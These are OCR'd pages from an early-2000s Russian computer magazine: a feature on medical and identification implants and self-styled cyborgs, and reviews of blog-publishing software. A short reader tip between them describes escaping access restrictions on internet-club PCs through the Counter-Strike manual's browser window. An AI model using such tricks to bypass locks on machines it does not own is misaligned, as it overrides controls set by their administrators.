Санкт-Петербург Альфа (812) 320-80-70
Смоленск Этна Холдинг (0812) 55-8951
Тольятти СофтЭкс (8482) 377-977, 339-515
Тула Курсор (0872) 30-9508
Тюмень Компьютел (3452) 463064
Уфа Форте ВД (3472) 37-9606



www.lg.ru

Алекс Целых (alex@technews.ru)

АРМИЯ КИБОРГОВ

ХАЙТЕК-ИМПЛАНТАТЫ

Золотое колечко в пупке - это модный пирсинг. Твоему организму от него ни холодно, ни жарко. Тончайшая золотая проволочка внутри моторной коры головного мозга - часть современного имплантата. Пошевели извилиной, и он тут же зафиксирует электрическую активность в мозге, передавая сигнал на компьютер. Так, например, работают хайтек-протезы. По разным оценкам, на Земле уже от 7 до 15 миллионов "киборгов". Это люди, которым имплантированы механические или электронные устройства, сосуществующие с биологическими системами организма. Интересно, насколько мы породнились с компьютером? Какие они, робокопы сегодняшнего дня?

<Подкожные имплантаты>

Примером простейшего имплантата является вживляемый под кожу микрочип, который хранит персональный код владельца. Его популярностью мы обязаны животным. Они в буквальном смысле слова в нужный момент подставили свою шкуру. На мурках и тузиках процедура чипизации отработана еще с середины 90-х. Имплантацией микрочипа человеку первой занялась компания Applied Digital Solutions (www.adsx.com). Продукт VeriChip имеет добрый десяток модификаций, но основа не меняется. По размерам имплантат сравним с рисовым зернышком или наконечником стержня ручки - 12 мм в длину и 2 мм в диаметре. Вес менее грамма. VeriChip выполнен в виде капсулы из органического стекла, покрытой полипропиленом. Нейтральная стеклянная оболочка уменьшает возможность отторжения капсулы, благодаря чему место имплантации быстро заживает. Полимер пластмассы способствует образованию вокруг капсулы коллагеновых волокон, что не позволяет имплантату "гулять" под кожей. Как правило, VeriChip вживляется между второй и третьей костями кисти правой руки. Имплантация производится под местной анестезией при помощи большого шприца.

По городам и весям Америки уже разъезжают десятки специально оборудованных чипомобилей. Впрочем, манипуляция настолько простая, что с ней справится сельский фельдшер. Как рассказывают первые носители VeriChip, все происходит достаточно быстро и безболезненно. После имплантации некоторое время ощущается инородное тело, но вскоре микрочип становится неотделимой частью организма. Об операции напоминает только крошечный бугорок на руке. Это даже не шрам от аппендицита.

В основе работы VeriChip лежит технология радиочастот-



Простейший инъектор, используемый для имплантации микрочипа VeriChip



Подкожный имплантат VeriChip. Размеры 12x2.1 мм (рисовое зернышко). Вес менее грамма. Рабочая частота 125 кГц.

ной идентификации, используемая, например, в метках-транспондерах, которые прикрепляют на товары в магазинах для предупреждения краж. Каждый микрочип еще на заводе получает свой уникальный 14-значный буквенно-цифровой код. Возможность существования двух одинаковых элементов исключена. На самом деле, помимо идентификатора, VeriChip готов вместить еще 128 символов. Однако под давлением общественности из соображений безопасности носителей микрочипа оставили только код. Иначе бы медицинские данные быстро устаревали и пациента бесконечно долго лечили от одной и той же болезни, даже если он давно выздоровел. К уникальному коду привязана запись в общенациональной базе данных. Непосредственно перед имплантацией человеку предлагают заполнить анкету. В ней необходимо указать, какие именно сведения сделать доступными. В дальнейшем для считывания кода используется сканер. Устройство генерирует радиосигнал частотой 125 кГц, который проникает через стеклянную оболочку, активизирует и заряжает микрочип. Полученной энергии достаточно, чтобы отправить ответный сигнал. На сегодняшний день представлена целая серия портативных сканеров, в том числе размером с ручку. Как правило, все они снабжены жидкокристаллическим экраном, на котором высвечивается код. В реальном времени по телефонной линии или через интернет идет обращение к базе данных и извлечение из нее необходимой информации. В рамках рекламной кампании первые 100 тысяч клиентов получают скидку в 50 долларов на покупку VeriChip стоимостью 200 долларов. Кроме этого, придется оплатить процедуру имплантации и ежемесячно вносить 10 долларов за поддержание записи в базе данных. Цена сканирующего устройства составляет от 1 до 3 тысяч долларов.



Карманный сканер Trovan LID-570 Pocket Reader. Производит считывание кода с микрочипа и передает его на компьютер через инфракрасный порт

"Цифровой ангел"

Между тем, еще в 1999 году Applied Digital Solutions запатентовала устройство "Цифровой ангел", для функционирования которого сканер не нужен. Эта модификация VeriChip является приемопередатчиком. Технология его работы не имеет аналогов в мире. Устройство приводится в действие за счет электромеханической энергии мускулов - тепла, выделяемого телом. Большую часть времени микрочип пассивен. Активизируется он с беспроводного пульта управления самим владельцем, либо без его ведома - с наземной GPS-станции. В любой момент можно получить информацию о местонахождении человека, а также другие сведения, которые хранит микрочип. Грядущие модификации продукта предполагают наличие датчиков. Если физиологические показатели - пульс, давление, температура тела - укажут на ухудшение состояния здоровья, система начнет бить тревогу. "Телеграфировать SOS" можно будет и с дистанционки. Имплантат продолжает служить для идентификации. Персональный код могут запрашивать банкоматы, системы контроля доступа и другие устройства, где важно быстро и однозначно удостоверить личность. Чипизацию приписывают Большому брату и даже видят в ней "метку сатаны", однако все чаще поднимается вопрос о принудительном вживлении имплантатов неблагонадежным землянам. Помеченного воришку уже никогда не примут на работу в банк, а вышедший на свободу педофил и близко не подойдет к детской песочнице.

<Хайтек-имплантаты>

В самых продвинутых хайтек-имплантатах электроника напрямую контактирует с нервными окончаниями, замещая поврежденные органы и расширяя пределы человеческих возможностей. Искусственное сердце и протез руки с пневмоприводом, электронное зрение, имплантаты в спинной мозг и кору головного мозга - их созданием занимаются десятки научных лабораторий мира.

Радиозуб

Англичане Джеймс Аугер и Джимми Луизье разработали прототип радиозуба, который позволяет принимать сигналы радиостанций и «нутром» слышать собеседника по мобильному телефону. Пломба, содержащая приемник и миниатюрное вибрирующее устройство, вживляется в зуб во время рядовой операции по залатыванию дупла. Впоследствии механические вибрации из зуба через кости черепа поступают на внутреннее ухо человека, где преобразуются в звук. Окружающие, естественно, ни о чем не подозревают. Качество приема прочат отличное. Главное, чтобы не было помех в эфире, от которых радиозубы начинают болеть.




Прототип радиозуба. Включен в экспозицию Лондонского музея науки

Оргазмотрон

Американский хирург Стюарт Милоу из Национальной клиники боли (www.papc.com) практикует вживление имплантатов для управления женским оргазмом. Идея создания оргазмотрона родилась у Дока, когда он манипулировал электродами на позвоночнике пациентки. Девушка дико заерзала на кушетке и стала умолять врача обучить ее мужа "этим штучкам". Дальнейшие эксперименты подтвердили: воздействуя на нервные окончания, можно спонтанно вызвать сексуальное возбуждение. В основание позвоночника вживляется крошечный микрочип - стимулятор спинного мозга. Операция безболезненная, пациентка находится в сознании и, руководствуясь собственными ощущениями, помогает установить имплантат. Небольшой генератор электрических импульсов вшивается в одну из ягодиц. После этого оргазм может быть неоднократно вызван с пульта дистанционного управления подачей стимулирующих импульсов в спинной мозг. Как говорится, нажми на кнопку - получишь результат. Микрочип предусмотрительно запрограммирован на ограниченное число оргазмов во времени, дабы исключить "передозировку". Стоимость имплантата - около 7 тысяч долларов, и это лишний повод заявить, что нашего брата пока рано списывать со счетов.

Искусственное зрение

Нью-йоркская лаборатория Dobelle (www.dobelle.com) представила первую коммерческую систему искусственного зрения. На этот раз ученых угораздило забраться под самую черепушку и установить своего рода add-on к мозгу. Система Dobelle Eye состоит из трех модулей. На оправе очков размещаются ультразвуковой дальномер и миниатюрная черно-белая видеокамера. Угол обзора 69 градусов, разрешение 292х512 пикселов. При этом для уменьшения веса и размеров конструкции используется явление дифракции - "камера обскура". Другими словами, роль объектива выполняет крошечное отверстие. На поясе у пациента крепится портативный компьютер - облегченный вариант ноутбука с процессором 300 МГц. Камера подключена к компьютеру через универсальный NTSC-разъем, поэтому на ее месте может быть телевизор или компьютерный монитор. Там же на поясе - процессор, преобразующий цифровые сигналы в сигналы, понятные мозгу. Главная составляющая системы - 68 платиновых электродов, вживленных непосредственно в зрительные доли головного мозга.



Джерри. Первый человек, которому была имплантирована система искусственного зрения Dobelle Eye

В процессе работы изображение с видеокамеры поступает на компьютер, где производится его программная очистка от шумов и очерчивание границ предметов. После этого процессор передает сигналы на имплантат. Каждый электрод формирует одну яркую белую точку на черном фоне. Все вместе дают целостную картинку. Изображение очень специфично. Объекты выглядят так, будто нарисованы мелом на школьной доске. Частота обновления - всего 7 кадров в секунду. Между тем, после некоторой тренировки пользователь различает препятствия на пути и даже может читать крупные печатные буквы на контрастной поверхности. В ближайших планах компании - усовершенствование дизайна устройства и поддержка беспроводной связи. Сейчас кабели пугающе свисают из дырки в черепе. Четырехчасовая операция по вживлению Dobelle Eye производится под местным наркозом и стоит пациенту 115 тысяч долларов. Клиника находится в Португалии. Не поверишь, один из счастливцев уже водит машину на пустыре, другой управляет курсором мыши на экране монитора.



Пациенты Dobelle лихо водят машину на пустыре

Электронная сетчатка

Еще несколько исследовательских групп занимаются созданием электронной сетчатки глаза. Пер-



PC_Zone


АРМИЯ КИБОРГОВ

Алекс Целых (alex@technews.ru)

вые два модуля системы остались практически без изменений. Миниатюрная видеокамера размещается в очках. Сигнал по беспроводной связи передается на процессор, расположенный за ухом. Оттуда по проводам через отверстие в черепе сигналы поступают на имплантат. Только теперь это кремниевый кристалл на транзисторах, закрепленный на поверхности сетчатки. С противоположной стороны, прилегающей к нервным окончаниям, располагается матрица электродов - ее оптимальный размер 10x10. Каждый электрод соответствует одному пикселу. Воздействием на зрительный нерв вызываются своего рода вспышки света. При изменении силы тока меняется интенсивность пятен. Мир предстает пациенту в оттенках серого. Пока что участники эксперимента наблюдали не более 16 пикселов - работали не все электроды. Это ничтожно мало, но почувствуй разницу между светом и тьмой. Пациент профессора Марка Хамаюна даже распознал буквы с расстояния двух метров. Группа Джона Вийатта и Джозефа Рицца помогла незрячему увидеть линию из четырех точек. Новых усовершенствований можно будет ждать, когда ученые поместят имплантат в глаз на несколько недель или месяцев, а не на считанные часы, как сейчас. В идеале, видеокамера вообще будет находиться в глазном яблоке. Однако до этого предстоит решить немало проблем, например, обеспечить имплантат энергией и разработать надежный способ крепления микросхемы к нежной ткани сетчатки.

<Киборги>

Начало негласному соревнованию за звание главного киборга планеты положил Стив Мэнн (cbc.ca/cyberman), профессор Университета Торонто. Вот уже 20 лет он подключен к компьютеру и никогда не снимает очков со встроенным дисплеем. Изображение с видеокамеры подвергается компьютерной обработке, в процессе которой отсеивается бесполезная информация. Например, рекламные щиты подменяются "обоями". Компьютер Мэнна также распознает лица людей и раскрывает досье на тех персон, чей образ имеется в архиве. Имплантированные датчики и электроды непрерывно регистрируют показатели жизнедеятельности организма профессора.




Первый киборг планеты в полном обмундировании

Кибернетическую эстафету Мэнна подхватил в 1998 году его английский коллега Кевин Уорвик (www.kevinwarwick.com). Он на несколько дней имплантировал себе микропередатчик, сигналы которого "представляли" его системе контроля доступа, автоматически открывали перед профессором двери, зажигали свет и включали персональный компьютер. В марте 2002 в левое запястье Уорвика был имплантирован новый микрочип площадью 9 квадратных миллиметров, а в срединный нерв вживлена сотня электродов. Выводы контактов прошли под кожей к приемопередающему устройству в предплечье. Таким образом была организована передача нервных импульсов компьютеру для их последующего воспроизведения. По результатам экспериментов профессор составил карту электрических сигналов, которые соответствуют движениям пальцев руки, а также эмоциям шока, радости и злости. Прошлым летом аналогичный микрочип был вживлен в руку жены Уорвика. Каждый раз, когда супруга переживала сильные эмоции, нерв Дока получал электрический укол. К слову, стоимость одного только микрочипа составила 400 тысяч долларов. Профессор, известный также как Captain Cyborg, продолжает свои безумные подвиги.




Профессор Уорвик ("Captain Cyborg") демонстрирует очередной имплантат



Микрочип стоимостью 400 тысяч долларов, имплантированный Уорвику в марте 2002 года. Площадь 9 миллиметров. В срединный нерв руки вживлено 100 электродов

Что касается идентификационных чипов, показателен пример семьи Якобс - первых носителей VeriChip. Супругам и их 14-летнему сыну микрочипы были имплантированы под кожу в область предплечья. В базу данных решили занести историю болезни, а именно - перенесенные заболевания и наличие аллергии на антибиотики. Канадская художница Нэнси Нисбет имплантировала себе сразу два идентификационных микрочипа - в левое и правое запястье. Одной рукой она пользуется исключительно во время работы, другой - в играх и на отдыхе. В своей квартире девушка установила устройства позиционирования и развесила веб-камеры. Последние отслеживают ее перемещения по дому, в то время как встроенный в компьютерную мышь сенсор ведет дневник путешествий по интернету. В итоге, Нисбет надеется получить два "цифровых автопортрета", чтобы подробнее исследовать связь между человеком и машиной.

В предсказаниях, что будет дальше, можно положиться на фантастов и футурологов. Биомодули и порты в зияющих отверстиях на затылке кочуют из одного фильма в другой. Каждый день армия кибернетических организмов пополняется новыми членами. Кто следующий? Может быть, ты?



Стив Мэнн двадцать лет спустя. Как это было в 80-90-е годы

Имплантаты в кино

"Человек, несущий смерть" (1974). В мозг человека имплантирован микрочип. Он заставляет плакать или смеяться против собственной воли, когда кто-то "наверху" нажимает кнопку на пульте.

"Джонни Мнемоник" (1995). Курьеры-мнемоники перевозят информацию в собственном мозге. "Почта" закачивается в черепушку через отверстие на затылке.

"Драйв" (1997). Главному герою имплантирован биомодуль, который во много раз усиливает его физические возможности: увеличивает скорость перемещения, улучшает реакцию.

"13-й этаж" (1999). Идет эксперимент по созданию игровой реальности. Подключив мозг к компьютеру, можно передать свое сознание аватару.

"Матрица" (1999). Отверстие на затылке позволяет подсоединиться к центральному компьютеру и войти в Матрицу. Благодаря имплантату, можно мгновенно загрузить в мозг информацию: от боевого искусства кунг-фу до навыков вождения вертолета.

"Экзистенция" (1999). При помощи специального "биопорта", размещенного в спинном мозге, можно загрузить виртуальную игровую реальность прямо в нервную систему.

"Крепость 2" (2000). В совершенной хайтек-тюрьме заключенным имплантируют микрочипы. Начальник тюрьмы наблюдает за тем, что перед глазами у его подопечных.

"Миссия невыполнима 2" (2000). Главный герой вживляет в ногу возлюбленной "Цифрового ангела". Биометрический микрочип с GPS-приемником позволяет определить точное местонахождение девушки.

TIPS&TRICKS

В силу обстоятельств я частенько играю в Counter Strike в компьютерных клубах - дома нет сетки, на работе, где я админ, играть не с кем :(. Ну а в клубах злоадмины обычно ставят всякие программки-ограничители доступа к диску, типа, видно только несколько ярлычков от игр - и все, ну по крайней мере в большинстве клубов в городе Рязани так и сделано. Никакого доступа к диску, панели управления, сетевому окружению и т.д. А вдруг тебе приспичило свой конфиг закатать с дискетки или еще чего полезного? (всякие вирусы запускать и просто вредить не советую, могут морду набить, причем не админы, а завсегдатаи клуба). Но выход есть. Запускаем Counter Strike и в главном меню нажимаем меню CS Manual. Запускается Ослик IE с каким-то описанием, жмем на кнопочку (треугольничек вниз :)) после строки Address и видим и панель управления, и диски, и сеть! Повторю, тестировалось это в клубах города Рязани, попробуйте в своем клубе, может, прокатит! Ну а если все это уже знают, сильно прошу не бить, и при встрече ника btr^vodka одними хедшотами не валить :).

Руднев Олег Викторович
root@namail.org

PC_Zone

САМ СЕБЕ БЛОГ

Андрей Каролик (andrusha@sl.ru)



САМ СЕБЕ БЛОГ

АРСЕНАЛ КРУТОГО НЬЮСМЕЙКЕРА

Если у тебя есть своя пага, то ее приходится обновлять хотя бы раз в год ;). Процесс этот нудный и однообразный. Запускаешь HTML-редактор, к примеру NotePad ;), долго роешься в исходнике, вспоминая, что там, где и как. Забиваешь пару строк нового текста, сохраняешь, закрываешь и закачиваешь на FTP. Раз в год - терпимо, но при ведении новостного раздела или оживленного проекта приходится обновлять по нескольку раз в день, а это уже геморрой с последствиями. Зачем насиловать свой организм, если существует большое количество готовых программок, помогающих автоматизировать лишние телодвижения. Вся информация забивается в базу данных, а веб-странички генерируются по заданным шаблонам и выкладываются на сайте.


Преимущества такого подхода очевидны: база данных, шаблоны и прога находятся на твоей тачке, на ней же выполняется добавление\редактирование записей, содержимое БД автоматически преобразуются в HTML-код, который закачивается на FTP этой же(!) прогой. Также налицо изрядная экономия: большая часть операций производится в режиме офлайн, а хостинг для сайта, обновляемого таким образом, требуется самый примитивный (без поддержки ASP, CGI, PERL и баз данных), так как в конечном HTML-коде нет никаких скриптов и привязок к базам данных.

Одни программы, упомянутые в этом обзоре, работают только с новостным разделом, другие способны управлять всем контентом твоей паги - этакие механизированные комбайны для генерации веб-сайтов. Выбирай, что нужно. Да, чуть не забыл! Пригодится это хозяйство и начинающим веб-дизайнерам, которые запрягаются за бабки поддерживать и обновлять чужие сайты. Наконец-то они смогут получать больше, работая меньше. Впрочем, это уже личное…

Блог - это сокращение от веблога (weblog), термина, означающего онлайновый дневник. Владелец постит в такой дневник свои мысли, события, заметки, ссылки на другие интересные ресурсы и т.д. Все это богатство выстроено в хронологическом порядке, что облегчает чтение и поиск. Далее он зазывает своих друзей, они комментируют его записи, завязывается натуральный флейм, дневник растет и дышит. Большой бум вызвало появление бесплатных проектов, которые позволяют создавать по готовому шаблону собственный блог и выделяют место на сервере для размещения (а-ля narod.ru, но для блогов). Самый нашумевший - www.livejournal.com. Но, увы - халява не вечна. С ростом популярности проекта вводится деление на платных и бесплатных пользователей, со временем последним урезают возможности, и в результате любители бесплатного постепенно лишаются всех прелестей задумки. Проект LiveJournal уже на пути к этому: скоро бесплатные пользователи смогут писать в свой дневник лишь три раза в день. Судьба альтернативных проектов тоже не безоблачна - они могут закрыться в любой момент. При этом ты потеряешь все свои записи, с таким трудом накопленные. Избежать всех этих ужасов можно только путем создания блога, у которого лишь один хозяин - ты сам. И любая из прог, описанных в этой статье, позволит тебе это сделать без особых напрягов.

Blog v 7.0

Win 9x/Me/NT/2k
Freeware, 2 Мб
http://scope.nortiq.com



Наше знакомство с блогостроителями мы, пожалуй, начнем с программки, которая так и называется - Blog. А почему бы и нет, собственно? В обращении данный софт неприхотлив, имеется подробный help на английском. Достаточно один раз все наладить - и пользуйся до старости.

Основные настройки программы сосредоточены в менюшке Tools->Journal Management. Количество создаваемых журналов (для каждого свои настройки), используемых FTP и заготовок шаблонов не ограничено. Изначально имеется пять шаблонов, можешь их модифицировать, не заморачиваясь созданием своих с нуля. Учти, что в шаблонах помимо обычных тэгов используются внутренние (они описаны в помощи), к примеру, тэги <$BlogDate> и <$BlogTime> выводят дату и время любой записи в дневнике. С настройками разобрались, теперь приступаем к наполнению дневника. Интерфейс интуитивно понятный, проблем возникнуть не должно. Выбираешь день по календарику и добавляешь новую запись (Journal -> New Entry), время берется текущее (можешь редактировать). Забиваешь заголовок и текст. В текст разрешается добавлять картинки, ссылки и тэги (стандартные и внутренние). Готовую запись можно протестировать во встроенном браузере. При вводе текста автоматически проверяется орфография, но для проверки русского бреда нужно подцепить соответствующий словарик. Записи можно разносить по категориям (по темам), список которых редактируется. Чтобы твой дневник не захламлялся, старые записи переносятся в архивы (еженедельные или ежемесячные).

С помощью Tools -> Publish Entries все изменения закачиваются на твой сайт. Архивы заливаются отдельно: Tools -> Publish Archives. Манипуляции с FTP отображаются в нижней области окна, позволяя наблюдать за процессом и при необходимости его корректировать. Когда дневник разрастается, и места на хостинге не хватает, отсекаешь хвост: Tools -> Purge Entries. И делай периодически бэкап дневника (Tools -> Backup), тогда не страшны никакие морозы :).

Вердикт: Идеальный вариант для создания и ведения онлайновых журналов любой сложности. Визуальный инструментарий для форматирования содержимого дневника достаточно скромный. Зато, создавая собственные шаблоны для генерируемых HTML-файлов, можешь как угодно изменять и усложнять свое онлайновое творение.

Planarchy v 0.96 Build 0290

Win 9x/Me/NT/2k/XP
Freeware, 1,3 Мб (инсталлятор) + ~3,1 Мб (VB Runtimes Pack)
http://www.tnk-bootblock.co.uk



Бесплатный (в случае личного пользования) продвинутый блогмейкер. Напрягает, что кроме проги придется утягивать три метра VB Runtimes Pack. Но после всех мучений тебя ждет настраиваемый красивый дизайн, удобный интерфейс и куча полезных настроек. Кстати, если планируешь часто менять настройки, лучше сразу заведи несколько профилей (profile). При загрузке дается выбор, какой из имеющихся профилей использовать. Многие навороты схожи с теми, что имеются в Blog v 7.0: такой же интерфейс с календариком, также добавляются записи в дневник, есть аналогичное деление по категориям. Часто используемые операции форматирования и внутренние тэги (с описанием) для удобства заведены в меню. Порадовал встроенный генератор шестнадцатеричного значения (#RRGGBB) по любому цвету из палитры, раньше я подгружал отдельную прогу. Для ленивых в комплекте прилагается набор готовых шаблонов и удобный редактор для их модифицирования. Прога подкачала в одном - она не умеет создавать архивы. Это критично, когда дневник разрастается. Остальное - тип-топ.

Вердикт: Альтернатива Blog v 7.0, но без встроенной возможности создания архивов, что отчасти компенсируется более продвинутым редактором записей. Больше всего Planarchy подходит для ведения небольших новостных разделов.

NEXT





PC_Zone

САМ СЕБЕ БЛОГ

Андрей Каролик (andrusha@sl.ru)

ESCA (Easy Site Content Application) v 2.3

Win 9x/Me/NT/2k/XP
Shareware, 1,3 Мб
http://esca.mastak.ru




Прога к онлайновым дневникам никакого отношения не имеет, зато позволяет контролировать контент всего сайта. Сайт выполняется в виде отдельного проекта, все данные хранятся в базе в XML-формате. Чтобы не заблудиться, пага отображается в виде удобной древовидной структуры. Форма для ввода содержимого какого-нибудь раздела полностью определяется шаблоном, на основе которого генерируется HTML-страничка. В шаблоне прописываются специальные внутренние тэги, определяющие изменяемые элементы (заголовки, текст, картинки и т.п.), их немного, но достаточно. После определения изменяемых элементов модифицируются и поля формы, через которую эти данные легко меняются. Поля можно редактировать, копировать, добавлять, удалять или менять местами.
Чтобы далеко не бегать, в программу встроен внутренний браузер, в котором легко отслеживать вносимые в шаблон изменения. Готовый вариант генерируется локально, потом заливается на FTP. Чтобы напрасно не тратить время и трафик, закачивай измененные файлы, а не все подряд, прога умеет их различать.

Вердикт: Если твой дневник - составная часть паги, и тебе необходимо регулярно обновлять информацию по остальным разделам сайта, тебя устроит этот вариант. В арсенале, к сожалению, нет инструментов визуального форматирования содержимого полей, все делается ручками. Но для нас, привыкших писать HTML-код в NotePad, это не проблема :).

KSNews v 3.50 Light Build 4558

Win 9x/Me/NT/2k
Shareware, 2,1 Мб
http://www.kirsoft.com.ru

Душа радуется, и патриотизм бьет по ушам :), когда видишь, что это дело рук наших программистов (хотя шароварность этой штучки чуть-чуть портит впечатление). С помощью KSNews можно обновлять новости, публиковать на сайте статьи, создавать каталоги продукции или




фотоальбомы. Любая новость или статья представляются в виде отдельного элемента, состоящего из заголовка, краткого содержания, текста и изображений. Можешь забивать ручками, либо подгрузить готовые HTML-файлы, если есть. Для простоты обработки записи дневника группируются. Удобно то, что у каждой записи есть свой статус: новая, на сервере, на сервере и изменена, удалена с сервера. При публикации обновляются только те записи, которые помечены на добавление или удаление (плюсом или минусом). Ход публикации и закачки документов отображается в специальном окошке, позволяющем держать этот процесс под контролем.
Для генерации HTML-кода используются шаблоны, которые можно отредактировать под себя. Но разработчики почему-то не предусмотрели внутренний редактор шаблонов (встроенного браузера тоже нет). Однако, может быть, это и правильно - у юзера наверняка есть и своя любимая бродилка, и свой любимый HTML-редактор, так зачем огород городить?
С помощью шаблонов специфический дизайн делается для любого раздела. Вкусность в том, что любая страница, генерируемая KSNews, может содержать любое количество автономных групп новостей, обновляемых независимо друг от друга, то есть можно создавать несколько не связанных между собой информационных колонок в одном разделе!

Вердикт: Программа идеально подходит для поддержки и обновления сложных проектов. Проблема при использовании KSNews заключается в создании необходимых шаблонов, дальше все идет как по маслу, поскольку процесс добавления и обновления информации максимально упрощен и автоматизирован.

HTML News Updater v 2.56

Win 9x/Me/NT/2k/XP
Freeware, 2,5 Мб (инсталлятор v2.0) + ~0,9 Мб (апдейт до v2.56)
http://www.rsoftware.net

Еще одна очень удачная отечественная разработка, на этот раз - совершенно бесплатная. HTML News Updater предназначен для ведения одного или нескольких новостных разделов. Удобный интерфейс дополняет исчерпывающая документация (идет в комплекте). Как и у аналогичных программ, генерация HTML-кода завязана на шаблонах, которые нетрудно отредактировать так, как тебе надо. Каждый раздел может иметь свой собственный шаблон. Новости форматируются визуально с помощью удобного редактора, опции которого очень схожи с Word'ом. HTML-код генерируется в одной из четырех ко-




дировок: win, koi, dos или iso. Кроме этого есть возможность создавать архивы внутри дневника (минимум за месяц) и навигационный календарик, который упростит доступ к ежедневным новостям.
Деление по рубрикам позволяет структурировать большие новостные разделы, а рассылка - информировать читателей о новых изменениях. После окончательного формирования страниц программа может автоматически переслать их на сервер по FTP (необходимо настроить). При желании имеющиеся базы можешь экспортировать в формате CSV, Excel, RTF, HTML или обычным текстом, чтобы обработать в соответствующих редакторах.

Вердикт: Достойный конкурент Blog v 7.0 по своим возможностям и простоте в использовании. Благодаря детальному описанию на русском языке, ты разберешься во всех тонкостях за считанные минуты. Одна беда - программа Blog продолжает активно развиваться, а вот разработка HTML News Updater уже прекратилась.

FSCM (Release Candidat)

Win 9x/Me/NT/2k/XP
Shareware, 3 Мб
http://www.rsoftware.net





Настоящий шедевр от автора HTML News Updater, позволяющий манипулировать содержимым целого сайта. Информация хранится в БД ACCESS (mdb-файлы). Вместо рубрик используются разделы, которые соответствуют разделам на твоей паге (для каждого куча настроек), а вместо новостей - статьи. В качестве статьи может быть что угодно, в том числе и новость. Впечатлил новый визуальный редактор статей, который стал мощнее и теперь включает в себя несколько вкладок: настройки, аннотация, полный текст, твои комментарии и смотрелка получившегося. Для удобства регистрации в поисковиках отдельно задается содержимое мета-тэгов KEYWORDS и DESCRIPTION. А HTML генерится в четырех кодировках одновременно, что пригодится тем, кто ведет сайт в нескольких кодировках.
Полезный прибамбас (аналог "Глобальных параметров" программы KSNews PRO) - собственные тэги, которые ты прописываешь один раз и определяешь, что они будут добавлять в готовый HTML-файл. К примеру, создаешь тэг <banner1> и определяешь для него код баннера RLE. Аналогично можно поступать со счетчиками, повторяющимися участками кода, обычным текстом, да с чем угодно!
